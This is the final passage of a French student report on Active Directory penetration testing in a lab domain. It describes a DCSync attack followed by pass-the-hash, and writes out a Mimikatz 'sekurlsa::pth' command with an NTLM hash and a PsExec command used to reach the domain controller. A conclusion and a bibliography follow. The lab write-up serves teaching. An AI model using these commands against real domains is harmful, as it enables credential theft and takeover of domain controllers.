


Figure 32:Dcsync attack

3.3.4.3 Persistance

Grâce à l'exploitation de la technique **DCSync**, nous avons réussi à obtenir le hachage NTLM de l'utilisateur "Administrator". Ce hachage nous permet d'exécuter diverses techniques pour compromettre le système. Dans notre approche, nous avons utilisé Mimikatz avec la commande **‘’sekurlsa::pth /user:Administrator /domain:test.local /ntlm:920ae267e048417fcfe00f49ecbd4b33’’** . Cette commande permet de créer un ticket Kerberos en mémoire, ouvrant automatiquement une fenêtre de terminal CMD. Nous avons alors pu accéder à la machine du contrôleur de domaine **"TEST-DC"** en utilisant la commande ‘’**PsExec.exe \\192.168.22.210 cmd’’**. Pour confirmer la compromission de cette machine, nous avons tenté d'y accéder avant l'exécution de l'attaque afin de vérifier la validité de notre approche.






Figure 33:Pass the Hash Attack

Grâce à l'exploitation de la méthode ''Pass the Hash", nous avons désormais accès au contrôleur de domaine. Pour tester cela, nous tentons d'afficher les fichiers du répertoire NTDS, qui est spécifique au serveur Windows.

3.4 Conclusion

Tout au long de ce chapitre, nous avons effectué une simulation de pentest dans une infrastructure Active Directory tout en proposant des outils pour les missions dans les cas réels.

Conclusion générale

En définitive, tout au long de notre rapport, nous nous sommes concentrés sur les différentes approches pour effectuer un test de pénétration particulièrement AD, afin de proposer par la suite une méthodologie pour un test d'intrusion de l'AD. Nous avons commencé par la présentation des termes et des contextes développés tout au long du rapport. Nous avons commencé par une description détaillée de l'annuaire Active Directory, de ses avantages dans le monde de l'entreprise et de ses faiblesses potentiellement exploitables par un acteur malveillant. Ensuite, nous avons réalisé un état de l'art sur les tests d'intrusion et leur utilité pour renforcer la sécurité des systèmes d'information. Nous avons également effectué une comparaison des Framework et des méthodologies fréquemment utilisées par les pentesters pour simuler des attaques réelles. Nous avons ainsi décrit le **Mitre Attack Framework**, la **Cyber Kill Chain**, le **PTES**, le **NIST SP 815** et le **Mandiant Attack**, ainsi que leurs différentes tactiques et techniques. Le chapitre 2 a porté sur la description de notre méthodologie de test d'intrusion de l'Active Directory. Cette méthodologie comprend 7 étapes importantes pour mener à bien une mission de PenTest AD. Ces étapes comprennent le pré-engagement, la reconnaissance (active et passive), le Scan des vulnérabilités, l'Exploitation, la Post-exploitation et le Reporting. Le chapitre 3 nous a permis de mettre en place un environnement de test afin de tester notre méthodologie avec les différents outils utilisés. Ce projet a été l'occasion pour nous de découvrir le monde de la sécurité offensive et de nous préparer à devenir des pentesters. Nous nous sommes particulièrement concentrés sur le PenTest de l'Active Directory. Pouvons-nous utiliser cette même approche pour les tests d'intrusion applicatifs ?

Bibliographie

[1] *Structure logique d'un annuaire AD :*

https://www.techtarget.com/searchwindowsserver/definition/Active-Directory-domain-AD-domain#:~:text=An%20Active%20Directory%20domain%20(AD,database%20containing%20object%20identity%20information.

[2]What is MSRPC ?

https://redcanary.com/blog/msrpc-to-attack/

[3] Avantages d'Active Directory :

https://www.intelecis.com/benefits-of-active-directory-domain-services/

[4] domaine contrôleur

https://www.solarwinds.com/resources/it-glossary/domain-controller

[5] les relations d'approbation

https://www.worteks.com/blog/FreeIPA-P5/#trust--relation-dapprobation

[6] relations d'approbation

https://learn.microsoft.com/fr-fr/entra/identity/domain-services/concepts-forest-trust

[7] Kerberos : Principe de fonctionnement :

https://blog.devensys.com/2018/07/18/kerberos-principe-de-fonctionnement/

[8] En quoi consiste un test d'intrusion ?

https://www.vaadata.com/blog/fr/test-dintrusion-approche-methodologie-types-de-tests-et-prix/

[9] Technical Guide to Information Security Testing and Assessment. https://nvlpubs.nist.gov/nistpubs/legacy/sp/ nistspecialpublication800-115.pdf

[10] ATT&CK Matrix for Enterprise. https://attack.mitre.org/

[11] LE PENTEST : MÉTHODOLOGIE ET BONNES PRATIQUES.

Le Pentest de A à Z : méthodologie et bonnes pratiques (login-securite.com)

[12] NTLM relay attacks A dangerous game of hot potato.

https://www.crowe.com/cybersecurity-watch/ntlm-relay-attacks